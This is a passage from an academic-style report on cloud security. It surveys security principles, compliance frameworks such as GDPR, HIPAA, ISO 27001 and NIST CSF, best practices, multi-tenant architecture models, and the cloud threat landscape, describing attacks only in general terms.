- **Disaster Recovery:** Comprehensive backup strategies and failover procedures guarantee rapid recovery in the event of an outage. [9]

1.3.4 Additional Security Principles

Beyond the CIA triad, several other principles are essential to a robust cloud security posture:

- Accountability and Auditing

Every action in the cloud environment is logged and traceable to a specific user or process. Detailed audit trails, access logs, and monitoring tools help ensure that any malicious or unintended actions can be traced and investigated. [9]

➤ Non-Repudiation

This principle ensures that once an action is performed, it cannot be denied by the initiator. Digital signatures and secure logging practices provide evidence of transactions and actions, preventing parties from repudiating their involvement. [9]

➤ Risk Management

Continuous risk assessment and management are essential for identifying vulnerabilities and mitigating emerging threats. Cloud environments incorporate automated security assessments, vulnerability scanning, and incident response planning to adapt to an ever-changing threat landscape. [9]

1.4 Regulatory, Compliance, and Best Practices

Cloud security requires navigating a landscape of regulations, compliance standards, and industry best practices. Organizations must adhere to laws and frameworks that govern data protection, privacy, and information security when using cloud services. Major cloud providers maintain a broad set of compliance certifications and attestations to support customer needs. [9][11]

Critically, cloud security operates on a shared responsibility model: the cloud provider secures the underlying cloud infrastructure, while the customer must secure their data, applications, and configurations in the cloud. [12]

Adhering to compliance standards in the cloud often means following industry best practices for security. Best practices such as strong identity and access management, encryption of data, network segmentation, continuous monitoring, and incident response planning are foundational to meeting most regulatory requirements. [11]

1.4.1 General Data Protection Regulation (GDPR)

The General Data Protection Regulation (GDPR) is a sweeping EU law focused on protecting personal data and privacy. It imposes strict rules on organizations that handle personal data of EU residents, including requirements for transparency, data minimization, security safeguards, and individuals' rights to their data. Key GDPR obligations include

obtaining valid consent for data processing, honoring data subjects' rights (access, deletion, rectification of their data), conducting Data Protection Impact Assessments for high-risk processing, and notifying authorities of breaches within 72 hours. [13]

In a cloud context, GDPR requires clarity over roles: the customer is typically the “data controller” determining how personal data is processed, while the cloud provider often acts as a “data processor” handling data on the customer’s behalf. Microsoft Azure, for example, offers built-in capabilities for handling data subject requests and breach notifications in line with GDPR timelines. [14]

1.4.2 Health Insurance Portability and Accountability Act (HIPAA)

HIPAA is a U.S. regulation that sets standards for protecting protected health information (PHI). It applies to healthcare providers, insurers, and other covered entities, as well as their business associates who handle PHI. In cloud terms, a cloud service provider can be a business associate if it stores or processes PHI for a covered entity. HIPAA’s Security Rule mandates administrative, physical, and technical safeguards to ensure the confidentiality, integrity, and availability of electronic PHI. [14][15]

1.4.3 ISO/IEC 27001: Information Security Management

ISO/IEC 27001 is an internationally recognized standard for Information Security Management Systems (ISMS). It defines a framework of policies and controls that an organization should implement to manage security risk systematically. Achieving ISO 27001 certification means an organization has been audited by an independent third party and found to follow the standard’s requirements for establishing, implementing, monitoring, and improving information security management. [16]

1.4.4 NIST Cybersecurity Framework (NIST CSF)

The NIST Cybersecurity Framework (CSF) is a voluntary framework developed by the U.S. National Institute of Standards and Technology to provide organizations with guidance on managing and reducing cybersecurity risk. Rather than a compliance mandate, it’s a best-practice framework that has been widely adopted across industries for improving security programs. The NIST CSF is organized into five core Functions – Identify, Protect, Detect, Respond, and Recover – which represent the key pillars of a holistic cybersecurity lifecycle. In cloud security, NIST CSF serves as a useful high-level roadmap. Many cloud providers

have mapped their security tools and services to the CSF's functions to show how using cloud features can support each area of security. [17]

1.5 Cloud Security Best Practices

Maintaining strong security and compliance in the cloud relies on adhering to established industry best practices. These practices, recommended by cloud providers and security experts, serve as a foundation for enhancing security measures while simplifying compliance with regulatory requirements.

1.5.1 Understanding Your Shared Responsibility

It is important to clearly delineate which security tasks are managed by the cloud provider and which remain the responsibility of the organization. Securing aspects such as data, user access, applications, and cloud configurations is critical, as the provider's compliance within the cloud does not extend to all areas of the cloud environment. Governance should be established to manage cloud configurations effectively and minimize risks associated with misconfigurations, a frequent source of breaches. [18]

1.5.2 Identifying and Classifying Sensitive Data

Taking stock of the data stored in the cloud and classifying it by sensitivity is an essential practice. This approach enables the application of appropriate controls and helps determine whether certain data should be stored in the cloud. For highly sensitive data or workloads, opting for a private cloud or hybrid solution may be more suitable if the associated risks are significant. Identifying the location of data and understanding access permissions play a critical role in ensuring compliance. [18]

1.5.3 Encrypting Data at Rest and in Transit

Encryption serves as a robust control for safeguarding data within cloud systems. Implementing cloud-native encryption for storage - such as disk encryption, database encryption, or object storage encryption and ensuring encryption for data in transit via TLS/SSL connections is essential. Managed key services, including AWS KMS, Azure Key Vault, and Google Cloud KMS, provide secure management of encryption keys and support compliance requirements for cryptographic controls. Employing encryption for sensitive data reduces the impact of potential breaches and aligns with regulatory mandates for data

protection, as outlined by standards like PCI, HIPAA, and GDPR, which either require or strongly recommend the encryption of specific data. [11][14]

1.5.4 Strong Identity and Access Management (IAM)

Identity should be treated as the new perimeter. The principle of least privilege is essential for all cloud identities, ensuring each user, application, or service is granted the minimum permissions required for their function. Role-Based Access Control (RBAC) and group permissions effectively simplify management and reduce human errors. Multi-Factor Authentication (MFA) is recommended for all accounts, particularly those with privileged access, to prevent security breaches. Centralized identity management systems, such as Azure AD/Microsoft Entra ID or AWS IAM integrated with SSO, provide a single control plane for enabling or disabling access. Cloud provider IAM tools, including AWS IAM Access Analyzer or Google Cloud's IAM recommender, can be utilized to optimize permissions effectively. [14]

1.5.5 Network Security and Segmentation

Network controls remain essential within cloud environments. Virtual networks, subnets, and security groups or firewall rules can be implemented to segment the environment and isolate sensitive systems. Overly broad network access should be avoided, management ports can be restricted, and administrative access facilitated via jump hosts or VPN. Adopting a Zero Trust approach ensures that trust is not assumed based on network location, instead continuously verifying identities and context for access requests. Features offered by cloud providers, such as private endpoints, service endpoints, and micro-segmentation tools, enhance the ability to secure network pathways. Limiting open access and separating tiers (web, application, database subnets, etc.) reduces the blast radius of potential incidents while meeting compliance requirements for network security. [14]

1.5.6 Continuous Monitoring and Logging

Detailed logging of activities within cloud accounts, such as utilizing AWS CloudTrail, Azure Monitor/Log Analytics, or Google Cloud Audit Logs, is recommended to enhance visibility. Monitoring for security events can be achieved through cloud-native security centers or third-party platforms. Alerts should be configured to flag suspicious behavior, including anomalous logins or modifications to critical configurations. Compliance

requirements, like those set by PCI and HIPAA, often mandate audit logs and regular monitoring of access to sensitive data. [11]

1.5.7 Regular Audits and Assessments

Periodic reviews of the cloud environment are essential for maintaining security and compliance. These reviews can include internal audits, external assessments, or penetration tests. It is important to ensure that security patches are applied, unnecessary services are disabled, access rights are recertified, and compliance documentation such as architecture diagrams, risk assessments, and incident response plans remains up to date. [11]

1.5.8 Using Cloud Provider Compliance Tools

Compliance-oriented services and features provided by cloud providers can be utilized effectively. Major providers offer compliance dashboards or services, such as AWS Artifact for compliance reports and AWS Config/Security Hub for tracking controls. Azure includes Compliance Manager and Policy, while GCP provides Security Command Center and Compliance Reports center. These tools facilitate automated checks against standards and often include pre-built templates for frameworks like PCI, ISO 27001, or NIST. [9][16]

1.5.9 Documentation and Training

Maintaining up-to-date documentation of cloud architecture, security controls, and compliance measures facilitates operational consistency and compliance demonstration. Training development and DevOps teams on cloud security essentials and specific organizational policies ensures alignment with security standards. Encouraging a culture of “security by design” allows compliance requirements to be integrated early in cloud projects. Training modules and well-architected frameworks offered by cloud providers serve as valuable resources for incorporating security best practices. [18]

2 MULTI-TENANT APPLICATIONS IN THE CLOUD

Multi-tenancy in cloud computing refers to an architecture where a single software instance and its infrastructure serve multiple customers or organizations (called tenants) simultaneously. This model allows cloud providers and SaaS platforms to share resources (such as server compute, storage, and networking) among many users, maximizing agility and cost efficiency. Each tenant's data and configuration are kept logically isolated, so tenants share the physical systems without seeing each other's information. [19]

2.1 Definition and Characteristics of Multi-Tenancy

Multi-tenancy is defined as an architecture in which multiple tenants share a single application or set of resources in a logically isolated manner. In a multi-tenant system, tenant's data is partitioned (by design or policy) even though they utilize the same application instance or hardware. [23]

2.2 Architectural Models for Multi-Tenant Applications

There are multiple ways to architect a multi-tenant application, ranging from fully shared to fully isolated models. The choice affects how data is separated, how much isolation is achieved, and the complexity of management. Common architectural models include shared database, separate database, and hybrid approaches, as well as modern multi-tenant SaaS designs using microservices. [24]




Figure 1 Microsoft azure multi-tenant app architecture

(Source: [8])

2.2.1 Shared Database Model

In the shared database model, all tenant's data resides in a single database (and typically the same schema). Tenant data is distinguished by a tenant identifier in each record. For example, every table might include a `TenantID` column to indicate which tenant each row belongs to. The application tier uses this identifier to filter data, ensuring each tenant only sees their own information. This model is the most resource-efficient: tenants truly share the

database and potentially other layers like the app server. As a result, it tends to have the lowest per-tenant cost. [25]

2.2.2 Separate Database Model

The separate database model (sometimes called database-per-tenant) gives each tenant their own dedicated database (or dedicated schema in the same database server). Here, a tenant's data is fully separate from others at the storage level – no co-mingling of rows from different tenants. [25]

2.2.3 Hybrid Approaches

Hybrid tenancy architectures combine elements of both shared and separate models to balance the trade-offs. In a hybrid approach, some parts of the system are multi-tenant, while others are isolated per tenant. For example, a provider might run a shared database for a group of smaller tenants, but give large enterprise tenants their own separate databases due to their size or compliance needs. Or, an application might use a sharded multi-tenant database: instead of one mega-database for all customers, it maintains multiple databases, each shared by a subset of tenants. [25]

2.3 Security Challenges in Multi-Tenant Environments

Multi-tenant cloud environments bring unique security considerations. By design, tenants share infrastructure, so ensuring that one tenant cannot compromise another's data or experience is critical. Some of the main security challenges specific to multi-tenancy include data isolation, access control and inter-tenant vulnerabilities.

2.3.1 Data Isolation

Data isolation is the cornerstone of multi-tenant security – each tenant's data must be completely isolated from others. Any failure in this isolation is a serious security breach. In a multi-tenant system, it's possible for data from multiple tenants to reside side by side (e.g., in the same database or storage system). [26]

2.3.2 Access Control Challenges

Access control in a multi-tenant environment is more complex than in single-tenant systems. The application must not only authenticate users, but also enforce that each user can only

operate within their tenant's scope. This means traditional role-based access control (RBAC) models need an extra dimension of tenant awareness. [27]

2.3.3 Inter-Tenant Vulnerabilities

In a shared environment, a vulnerability in the common infrastructure can potentially impact multiple tenants, so the risk profile is broader. An exploit or attack coming from one tenant (or against one tenant's account) might be leveraged to affect others if the isolation barriers are weak. For example, a flaw in a multi-tenant API that fails to validate tenant ownership could allow an attacker to craft requests that exfiltrate data from other organizations. [26]

3 THREAT LANDSCAPE IN CLOUD INFRASTRUCTURE

Cloud computing has become ubiquitous in modern IT, and with its widespread adoption comes an evolving threat landscape. Attackers are continuously adapting their tactics to target cloud environments, drawn by the concentration of valuable data and services. Unlike traditional on-premises networks, cloud resources are accessible from anywhere, making misconfigurations or identity weaknesses especially dangerous. In fact, persistent issues like misconfiguration, weak Identity and Access Management (IAM), and insecure APIs consistently rank among the top cloud security concern. [28]

Analysts have even estimated that 99% of cloud security failures are due to customer-side errors (misconfigurations) rather than provider faults. This underscores the critical importance of cloud security – a single misstep in configuration or access control can expose millions of records, as seen in high-profile breaches. Organizations must therefore stay vigilant and implement robust cloud security measures to mitigate these ever-evolving threats. [29]

3.1 Analysis of Current Security Threats

The security threat landscape targeting cloud infrastructure is both diverse and rapidly evolving. Organizations must contend with opportunistic attackers exploiting common weaknesses such as misconfigurations and weak credentials as well as highly sophisticated adversaries, including state-sponsored APT groups, that employ advanced tactics to gain persistent footholds.

3.1.1 Ransomware and Advanced Persistent Threats (APTs)

Cloud infrastructures have become targets for both financially motivated ransomware gangs and state-sponsored APT groups. Attackers often exploit vulnerabilities or stolen credentials to gain initial access, then move laterally into cloud systems. For example, Microsoft observed a ransomware actor compromise on-premises resources and then pivot into a hybrid cloud environment, leading to data exfiltration, credential theft, backdoor access, and ultimately ransomware deployment. [30]

These groups take advantage of weak credentials and over-privileged cloud accounts to expand their foothold; in one campaign, hackers used stolen logins to seize control of the network and establish persistent cloud backdoors. [30]

APT actors similarly seek long-term unauthorized cloud access to steal sensitive data. Notably, Chinese state-linked hackers in “Operation Cloud Hopper” infiltrated a major cloud service provider (HPE’s cloud) and used it as a launchpad to attack client networks, plundering corporate and government secrets. Such incidents underscore that both ransomware crews and nation-state APTs are aggressively targeting cloud platforms, often remaining hidden for months while they escalate privileges and siphon data. [31]




Figure 2 APT visualization

(Source: [31])

3.1.2 Phishing and Credential Compromise

Human-focused attacks like phishing are a leading cause of cloud breaches. Threat actors use social engineering and credential stuffing to hijack cloud accounts, bypassing technical controls entirely. The Cloud Security Alliance identifies account hijacking as an ongoing top threat, with attackers using tactics like phishing, fraud, or exploiting software flaws to steal login credentials. Once an admin or user account is compromised, the adversary can eavesdrop on activities, manipulate data, or impersonate services. Credential reuse and weak passwords exacerbate this risk – attackers often leverage credentials leaked from one breach to access other cloud services if multifactor authentication is absent. According to industry analysis, account hijacking via phishing and credential theft gives attackers complete control over an organization's cloud resources, allowing them to access accounts, services, and data with potentially devastating business impact. [32]

3.1.3 Cloud Misconfigurations

Misconfiguration of cloud resources is one of the most common and dangerous threats in today's cloud landscape. Mistakes such as leaving storage buckets publicly accessible, using overly permissive Identity and Access Management (IAM) roles, or misconfiguring security groups and firewalls can expose sensitive data or services to the internet. Studies show that these errors are rampant: Analysts predicts that by 2025, 99% of cloud security failures will be the customer's fault, primarily due to misconfigurations. In essence, an incorrectly secured cloud deployment (for example, an open Amazon S3 bucket or unsecured database) can be discovered and exploited by attackers with ease. Industry reports affirm that misconfigurations range from excessive account privileges to disabled encryption or neglected monitoring. The impact of such missteps is evident in numerous breaches – from millions of personal records accidentally exposed to the public, to attackers effortlessly accessing confidential data due to a misconfigured firewall. Because cloud providers give customers substantial control, the onus is on organizations to properly lock down their cloud assets. Unfortunately, the speed of cloud adoption and lack of cloud security expertise often lead to configuration errors that leave gaping holes for adversaries to exploit. [33][34]

3.1.4 API and Supply Chain Attacks

Cloud services heavily rely on APIs and integrations, which introduce another threat vector when not secured. Insecure APIs or cloud interfaces can be abused by attackers to gain unauthorized access or disrupt services. Weak authentication, poor encryption, and logic

flaws in APIs have led to significant breaches. For instance, if a cloud storage API does not properly validate user permissions, an attacker might invoke it to retrieve data from another tenant. Such API vulnerabilities were ranked among the top cloud threats by CSA, as they effectively serve as the “front door” to cloud environments and are continuously probed by attackers. In addition, software supply chain attacks are a rising concern in cloud infrastructure. Organizations often use third-party cloud services, open-source components, and managed service providers, any of which can introduce weaknesses. A prominent example is the Cloud Hopper campaign (attributed to APT10) where attackers breached cloud and IT service providers to steal data from their downstream customers. This attack illustrated how compromising a third-party service can bypass even well-secured targets by exploiting trust relationships. Supply chain risks also include poisoned software updates or container images that carry malware into cloud deployments. In summary, insecure APIs and third-party services can become backdoors into cloud environments, enabling attacks that bypass traditional defenses by exploiting interconnected services. [31][32][35]

3.1.5 Insider Threats

Not all cloud threats come from external hackers. Insiders pose an increasing risk as well. Insider threats involve employees, contractors, or partners who abuse their authorized access (or have their accounts compromised) to damage the organization. In a cloud context, an insider might be a cloud administrator with broad privileges or a developer with access to sensitive data stores. This threat is less common than external attacks but potentially very damaging, since insiders already bypass perimeter defenses. As one analysis explains, an insider is “an individual within the organization using their access to negatively affect the organization”, and such attackers do not need to penetrate firewalls or VPNs thanks to their existing credentials. Malicious insiders or careless users could leak data, modify or delete crucial assets, or introduce backdoors. For example, a discontented IT staffer might exfiltrate customer data from cloud storage before leaving the company. Even well-meaning insiders can inadvertently become threats by misconfiguring resources or falling for phishing (allowing their account to be used by attackers). [32]

3.1.6 AI and Automation-Based Threats

Attackers are increasingly leveraging artificial intelligence (AI) and automation to enhance their attacks on cloud infrastructure. Just as AI helps defenders with threat detection, it also empowers adversaries with new capabilities. One worrying development is the use of AI to

discover vulnerabilities and develop exploits at a speed and scale beyond human ability. For example, machine-learning algorithms can scan for misconfigured assets or weak passwords across thousands of cloud endpoints automatically, identifying targets for attack. AI can also generate more sophisticated phishing emails or deepfake content, making social engineering campaigns harder to detect. Moreover, malware is becoming AI-powered – able to adapt, evade detection, and even learn from defenders’ behaviors. Advanced cloud-focused malware might automatically adjust its tactics if it senses it’s being observed. [36]

3.2 Common Vulnerabilities in Cloud Environments

While Section 3.1 examined the actors and tactics targeting cloud infrastructure, it is equally important to understand the underlying vulnerabilities that make these attacks possible. Cloud environments introduce both architectural and operational weaknesses, from over-permissive IAM policies and publicly exposed storage to unpatched software and misunderstood shared-responsibility boundaries.

3.2.1 Misconfigured Storage and IAM Policies

Misconfigurations in cloud settings are a primary cause of security failures. A simple mistake in an Amazon S3 bucket permission or an overly permissive IAM role can inadvertently expose sensitive data to the public. Cloud providers typically secure their infrastructure by default, but if a customer erroneously sets a storage container or database to “public,” attackers and researchers can easily find and access it. The risks of misconfigured storage were highlighted by incidents like one in which an analytics firm left an AWS S3 bucket open, exposing detailed information on over 120 million U.S. households. [37]

Similarly, misconfigured IAM (Identity and Access Management) policies, such as assigning broad admin privileges to users or services that don’t need them, can enable privilege escalation and unauthorized actions. Cloud misconfigurations range from excessive account permissions to insecure backups, often caused by rapid deployment and lack of cloud security expertise. [33][34]

3.2.2 Insecure APIs and Interfaces

Cloud services are managed and accessed through APIs and web interfaces, which, if not properly secured, can introduce significant vulnerabilities. These interfaces are directly exposed to the internet in many cases, making them an attractive target. Without strong

authentication, authorization, and input validation, APIs can be abused by attackers to retrieve data or execute operations illegitimately. In fact, insecure interfaces and APIs were ranked as a top threat in cloud computing by the Cloud Security Alliance. [28]

Common API weaknesses include things like weak authentication mechanisms, lack of encryption, and inadequate rate limiting, all of which can lead to unauthorized access or data leakage. For example, an API endpoint that fails to check a user's tenant ID properly might allow one tenant to read another tenant's data (an example of broken object-level authorization). Or an outdated cloud management interface might be susceptible to SQL injection or other exploits via API calls. The impact of such flaws can be severe – in the worst case, an attacker could craft API requests that bypass normal controls and directly extract sensitive information or even take over the cloud service. One well-known case is the Capital One breach, where a misconfigured web application firewall API was tricked into exposing AWS credentials via a server-side request forgery. [28][29]

3.2.3 Unpatched Vulnerabilities and Outdated Software

Failing to apply security patches in a timely manner remains a common vulnerability in cloud environments, just as in traditional IT. Organizations sometimes overlook updating the operating systems on their cloud VMs, the applications running in containers, or even the platform services they manage. This is dangerous because attackers actively scan for known vulnerabilities – once a flaw (e.g., in an open-source component or a cloud middleware service) is disclosed, it's essentially a race between defenders applying the patch and attackers attempting exploitation. If cloud workloads run outdated software with known CVEs, adversaries can exploit those weaknesses to gain control or access data. A 2022 industry report showed that unpatched vulnerabilities are directly responsible for about 60% of data breaches. [38]

In cloud contexts, examples include unpatched virtual machine images leading to crypto-mining malware infections, or not updating a container orchestration system like Kubernetes and falling victim to a known privilege escalation bug. There have even been cloud-wide issues – for instance, a vulnerability in a popular virtualization component or container runtime that, if not patched, could enable cross-tenant attacks or breakouts. Regular updates are complicated by uptime requirements and the scale of cloud deployments, but neglecting them leaves an open door for attackers. [38]

3.2.4 Weak Identity and Access Management (IAM)

Poor identity and access management is another prevalent cloud vulnerability. Weak IAM configurations include things like users with simple or reused passwords, accounts with unnecessary privileges, lack of multi-factor authentication (MFA) on sensitive accounts, and API keys that never expire. In cloud environments, if an attacker gets hold of an admin's credentials and MFA is not in place, they effectively own all the resources that identity has access to. [28]

Tools for IAM in the cloud are powerful but often left misconfigured or unchecked, leading to scenarios where, for example, an access key leaked in code grants full control over databases because it wasn't scoped properly. The impact of weak IAM is illustrated by incidents where malicious actors obtained cloud API keys from code repositories or employee accounts and were able to access critical data and even control management functions of cloud accounts. Inadequate credential protection, for example not rotating keys or not using secrets managers, combined with overly broad roles violates the principle of least privilege. This can result in an attacker using one compromised account to move laterally and escalate privileges within the cloud. [32]

3.2.5 Shared Responsibility Model Challenges

Cloud security operates under a shared responsibility model, where the provider secures the underlying cloud infrastructure and the customer is responsible for securing their data, applications, and configurations. Misunderstandings of this division can lead to dangerous gaps. A common scenario is assuming the cloud provider has taken care of something which in reality is the customer's job – for example, believing that the provider will automatically encrypt or back up your data, patch your guest OS, or configure your network firewall. These incorrect assumptions result in vulnerabilities. Confusion over the shared responsibility model causes control gaps and exposes businesses to attack risks. If a company doesn't realize it must configure its own access controls, an AWS S3 bucket might remain open by default, or an Azure VM might run with an unpatched OS thinking Microsoft will handle it. [39]

3.3 Specific Threats to Multi-Tenant Applications

Multi-tenancy underpins the cost-efficiency and scalability of cloud services, but it also amplifies risk when isolation boundaries break down. Threats unique to shared environments

include tenant isolation failures, cross-tenant data leakage, “noisy neighbor” and compliance challenges.

3.3.1 Tenant Isolation Failures

In multi-tenant cloud applications, tenant isolation is paramount. Isolation failures occur when the mechanisms separating one tenant’s resources from another break down, allowing unauthorized cross-tenant access. Cloud providers typically implement strong logical separation using virtualization, containerization, and identity controls to prevent customers from affecting each other. However, vulnerabilities or misconfigurations in these isolation layers can undermine that separation. According to AWS, isolation serves both security and performance: it creates boundaries to limit cross-tenant access for security and also prevents “noisy neighbor” interference. If those boundaries fail, one tenant could potentially read or modify another tenant’s data, violating confidentiality. Inadequate tenant isolation might stem from a bug in a hypervisor, a flaw in a multi-tenant database service, or a cloud service configuration mistake. [40]

3.3.2 Cross-Tenant Data Leakage

Cross-tenant data leakage refers to scenarios where data from one tenant is inadvertently or maliciously exposed to another tenant in a shared environment. This can happen due to the isolation failures above, or even simpler application-level mistakes in multi-tenant software. For instance, a cloud SaaS application might have a coding error (like an insecure direct object reference/BOLA) that allows one customer to retrieve another customer’s records via an API call if they guess the record identifier. These kinds of vulnerabilities mean that even without breaching the infrastructure or hypervisor, a flaw in multi-tenant application logic can cause data to bleed across tenant boundaries. A Cross-Tenant Data Leak (CTDL) is essentially the cloud equivalent of sending a sensitive document to the wrong recipient – but at scale, it could expose an entire database table to an unauthorized party. [41]

Additionally, multi-tenant data leaks can occur through shared network resources or monitoring tools – for example, if log data from multiple customers is aggregated and one customer can read the combined logs, that’s a leak. The impact of cross-tenant leakage is serious: it undermines trust in the cloud provider or application, can break compliance, and may affect many victims at once. To prevent this, multi-tenant application developers must implement strict data partitioning in every layer: separate encryption keys per tenant, rigorous access control checks on every request, and thorough testing for any scenario where

data could mix. Cloud providers offer guidelines for building securely partitioned apps, but it requires careful engineering to ensure one tenant's data can never be retrieved by another. Regular audits and even "tenant isolation penetration testing" (attempting to break your own tenant boundaries) are recommended for confidence that no cross-tenant data leaks are possible. [41]

3.3.3 Noisy Neighbor Risks

The noisy neighbor problem is a well-known issue in shared cloud environments, where one tenant monopolizes disproportionate amounts of shared resources, thereby degrading performance for others. While at first glance this is a performance and quality-of-service concern, it can also have security implications. Resources such as CPU, memory, disk I/O, and network bandwidth are typically partitioned among tenants, but if one tenant's usage spikes or they exploit loopholes to consume more than their share, other tenants may experience slowdowns or outages. [40][42]

3.3.4 Multi-Tenant Compliance and Regulatory Challenges

